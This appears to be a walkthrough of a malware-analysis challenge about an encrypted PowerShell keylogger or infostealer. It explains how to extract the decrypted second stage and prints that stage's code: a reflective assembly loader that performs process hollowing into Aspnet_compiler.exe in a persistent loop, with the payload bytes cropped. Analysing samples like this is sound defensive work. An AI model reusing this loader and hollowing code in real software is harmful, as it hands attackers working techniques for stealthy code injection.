InfoStealer
VIPKeyLogger - ENCRYPTED.ps1
- Author
- Moise Medici
- Updated
- 09 May 2026 · Completed
- Difficulty
- Easy
- Platform
- Family
- Languages
- MITRE
Question 1: What is the content of CipherMatrix?
This is pretty straightforward to get. One way to obtain this is to open the file in PowerShell ISE, set a breakpoint at line 3506, just before the execution of Invoke-StealthExecution. It is also safer to comment out the Invoke-Stealth invocation line, to make sure the script does not get executed. Execute the sample from the ISE, and once it stops at the breakpoint execute the command:
$FinalPayload | Out-File stage2.txtAs shown in the screenshot, the output is redirected. Note that the stage2.txt name is often used when samples drop different payloads to be able to keep track of the order of dropping payloads. For example a new payload coming from or after stage2 might be called stage3 and so on. These might be renamed later if they have specialized functionalities like “encryptor” or “reverse_shell”.

The breakpoint is placed there because CipherMatrix is used three times throughout the script: once when it is initialized, once in Initialize-DecryptionSequence and once when the variable is deleted. Looking at the second instance, CipherMatrix is decrypted in DecryptedBytes and converted to string in DecryptedScript:
function Initiate-DecryptionSequence { # Phase 1: Material Reconstruction Write-Verbose "[+] Assembling cipher matrix..." $CipherStream = Assemble-DataMatrix -Fragments $CipherMatrix
Write-Verbose "[+] Resolving encryption components..." $DecryptionKey = Resolve-EncryptionKey -CipherText $KeyCipher $InitializationVector = Resolve-EncryptionKey -CipherText $VectorCipher
if (-not $DecryptionKey -or -not $InitializationVector) { throw "Failed to resolve encryption materials" }
# Phase 2: Data Processing Write-Verbose "[+] Processing cipher blocks..." $DecryptedBytes = Process-CipherBlock -DataStream $CipherStream ` -CipherKey $DecryptionKey ` -InitVector $InitializationVector
if (-not $DecryptedBytes) { throw "Decryption process failed" }
# Phase 3: Payload Reconstruction Write-Verbose "[+] Reconstructing payload..." $DecryptedScript = [System.Text.Encoding]::UTF8.GetString($DecryptedBytes)
return $DecryptedScript}The return value of this function is placed in FinalPayload, hence why the breakpoint is placed after the execution of the function.
$FinalPayload = Initiate-DecryptionSequenceThe content of the new file is:
function Invoke-ManagedAssembly { param( [Byte[]]$RawAssemblyBytes, [string]$TargetTypeName, [string]$TargetMethodName, [object[]]$MethodArguments )
try { # Load assembly into current application domain $loadedAssembly = [System.Reflection.Assembly]::Load($RawAssemblyBytes)
# Get the specified type from the loaded assembly $targetType = $loadedAssembly.GetType($TargetTypeName)
# Configure binding flags for static public methods $bindingAttributes = [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::Static
# Retrieve the method information $targetMethod = $targetType.GetMethod($TargetMethodName, $bindingAttributes)
if ($null -eq $targetMethod) { Write-Warning "Method '$TargetMethodName' not found in type '$TargetTypeName'" return $null }
# Invoke the static method with provided arguments return $targetMethod.Invoke($null, $MethodArguments) } catch { Write-Error "Assembly method invocation failed: $($_.Exception.Message)" return $null }}
function Test-ProcessAbsent { param([string]$ProcessName)
$processExists = Get-Process -Name $ProcessName -ErrorAction SilentlyContinue return (-not $processExists)}
# Main monitoring and execution routinefunction Start-MonitoringRoutine { param( [string]$MonitorProcessName = "Aspnet_compiler", [int]$CheckIntervalSeconds = 5 )
do { if (Test-ProcessAbsent -ProcessName $MonitorProcessName) { # Decode the base64 encoded assembly $decodedAssemblyBytes = [System.Convert]::FromBase64String('TVqQAAMAAAAEAAAA//<cropped>')
# Define the target framework tool path $frameworkToolPath = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet_compiler.exe'
# Prepare method invocation parameters $invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)
# Execute the assembly method $executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes ` -TargetTypeName 'MAFFIA.ProcessHollowing' ` -TargetMethodName 'Execute' ` -MethodArguments $invocationParameters
# Update payload for next iteration [Byte[]]$ExecutionPayload = (77,90,144,0,3,0<cropped>) }
# Wait before next check Start-Sleep -Seconds $CheckIntervalSeconds
} while ($true)}
# Start the monitoring processStart-MonitoringRoutineAgain in this second payload, there are two obfuscated variables: decodedAssemblyBytes and ExecutionPayload. Note that both the variables are used in the same function call, with ExecutionPayload being part of the invocationParameters variable:
$invocationParameters = [object[]]@($frameworkToolPath, $ExecutionPayload)
# Execute the assembly method$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes ` -TargetTypeName 'MAFFIA.ProcessHollowing' ` -TargetMethodName 'Execute' ` -MethodArguments $invocationParametersAlso note that ExecutionPayload gets initialized at the second iteration, so Invoke-ManagedAssembly gets called first with invocationParameters containing only the value of frameworkToolPath, which is the path of the .NET compiler, and the subsequent iterations with both the compiler path and the invocationParameters value.
Before answering the two new questions, it is useful to look at question two.